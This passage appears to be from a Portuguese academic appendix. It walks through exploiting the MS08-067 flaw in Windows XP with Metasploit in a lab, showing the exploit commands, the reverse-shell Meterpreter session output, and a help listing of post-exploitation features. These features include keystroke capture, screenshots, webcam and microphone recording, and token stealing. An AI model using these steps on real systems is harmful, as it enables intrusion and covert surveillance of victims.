



Figura A 9- Selecionando versão do S.O. que será atacado

10. Para executar o *exploit* basta digitar o comando ‘exploit’, teclar ‘Enter’ e esperar até que a sessão seja criada:

```
msf exploit(ms08_067_netapi) > exploit
```



```
Metasploit
File Edit View Help
58 Windows XP SP3 Portuguese - Brazilian (NX)
59 Windows XP SP3 Portuguese (NX)
6 Windows XP SP3 English (NX)
60 Windows XP SP3 Russian (NX)
61 Windows XP SP3 Swedish (NX)
62 Windows XP SP3 Turkish (NX)
63 Windows 2003 SP2 Japanese (NO NX)
7 Windows 2003 SP0 Universal
8 Windows 2003 SP1 English (NO NX)
9 Windows 2003 SP1 English (NX)

msf exploit(ms08_067_netapi) > set target 34
target => 34
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.10:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.11:1039) at 201
1-11-10 19:02:02 -0200

meterpreter >
```

Figura A 10 - Executando exploração


11. Já com o *payload meterpreter* ativado basta digitar o comando abaixo para ter acesso ao prompt de comando da máquina da vítima.

```
meterpreter > shell
```

Também será possível interagir com prompt de comando da vítima quando ao invés de digitado o comando *shell*, seja executado respectivamente esses dois comandos.

```
meterpreter > execute -f cmd.exe -c
```

```
meterpreter > interact 1
```

The image shows a screenshot of the Metasploit framework interface. The window title is "Metasploit" and it has a menu bar with "File", "Edit", "View", and "Help". Below the menu bar is a toolbar with several icons. The main area displays a list of targets with IDs 61 through 9. The user has set the target to 34 and executed the "exploit" command for "ms08_067_netapi". The output shows a reverse handler starting on 192.168.0.10:4444, attempting to trigger a vulnerability, sending a stage of 752128 bytes, and opening a Meterpreter session on 192.168.0.11:1039. The user then enters the "shell" command, which is highlighted with a red box. The output shows "Process 3088 created.", "Channel 1 created.", and the Windows XP command prompt with the path "C:\WINDOWS\system32>". The status bar at the bottom indicates "Ready" and "25x80".

```
Metasploit
File Edit View Help
61 Windows XP SP3 Swedish (NX)
62 Windows XP SP3 Turkish (NX)
63 Windows 2003 SP2 Japanese (NO NX)
7 Windows 2003 SPO Universal
8 Windows 2003 SP1 English (NO NX)
9 Windows 2003 SP1 English (NX)

msf exploit(ms08_067_netapi) > set target 34
target => 34
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.10:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.11:1039) at 2011-11-10 19:02:02 -0200


meterpreter > shell
Process 3088 created.
Channel 1 created.
Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
Ready 25x80
```

Figura A 11 - Tomando o controle da vítima

A partir desse momento já será possível visualizar o diretório C: da máquina da vítima e com isso, executar os comandos do MS-DOS, desde os básicos até os mais complexos. Com o comando *'exit'* é possível voltar ao *meterpreter* e acionar outros comandos como captura da

tela e do teclado da vítima, onde será possível observar tudo que a pessoa está digitando os quais imagens estão em sua tela no exato momento, além de uma série de outros recursos como ativar microfone, webcam, dentre outros que poderão ser vistos com a ajuda do comando 'help' como segue as quatro figuras subseqüente.



```
Metasploit
File Edit View Help
meterpreter > help

Core Commands
=====

Command      Description
-----      -
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread

channel       Displays information about active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding  Disables encoding of unicode strings
enable_unicode_encoding  Enables encoding of unicode strings
exit          Terminate the meterpreter session
help          Help menu
info          Displays information about a Post module
interact      Interacts with a channel
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
migrate       Migrate the server to another process
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
run           Executes a meterpreter script or Post module
use           Deprecated alias for 'load'
write         Writes data to a channel

Stdapi: File system Commands
Ready
```

Figura A 12 - Comando help (parte 01)




Figura A 13 - Comando *help* (parte 02)

The image shows a screenshot of the Metasploit application window. The window title is "Metasploit" and it has a standard menu bar with "File", "Edit", "View", and "Help". Below the menu bar is a toolbar with several icons. The main content area displays the output of the "help" command, which is divided into two sections: "System Commands" and "User interface Commands". Each section lists various commands and their descriptions in a table-like format.

```
Stdapi: System Commands
=====

Command      Description
-----      -
cleardev     Clear the event log
drop_token   Relinquishes any active impersonation token.
execute      Execute a command
getpid       Get the current process identifier
getprivs     Attempt to enable all privileges available to the current process
getuid       Get the user that the server is running as
kill         Terminate a process
ps           List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shell        Drop into a system command shell
shutdown     Shuts down the remote computer
steal_token  Attempts to steal an impersonation token from the target process
sysinfo     Gets information about the remote system, such as OS

Stdapi: User interface Commands
=====

Command      Description
-----      -
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
```

Ready 34x80

Figura A 14 - Comando *help* (parte 03)

The image shows a screenshot of the Metasploit application window. The window title is "Metasploit" and it has a menu bar with "File", "Edit", "View", and "Help". Below the menu bar is a toolbar with several icons. The main content area displays the output of the help command, showing two sections of commands and their descriptions. The first section is "Stdapi: User interface Commands" and the second is "Stdapi: Webcam Commands". Both sections are formatted as tables with "Command" and "Description" columns. The "meterpreter >" prompt is visible at the bottom of the main content area.

```
Stdapi: User interface Commands
=====

Command      Description
-----      -
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components

Stdapi: Webcam Commands
=====

Command      Description
-----      -
record_mic   Record audio from the default microphone for X seconds
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam

meterpreter > █
```

Ready 34x80

Figura A 15 - Comando *help* (parte 04)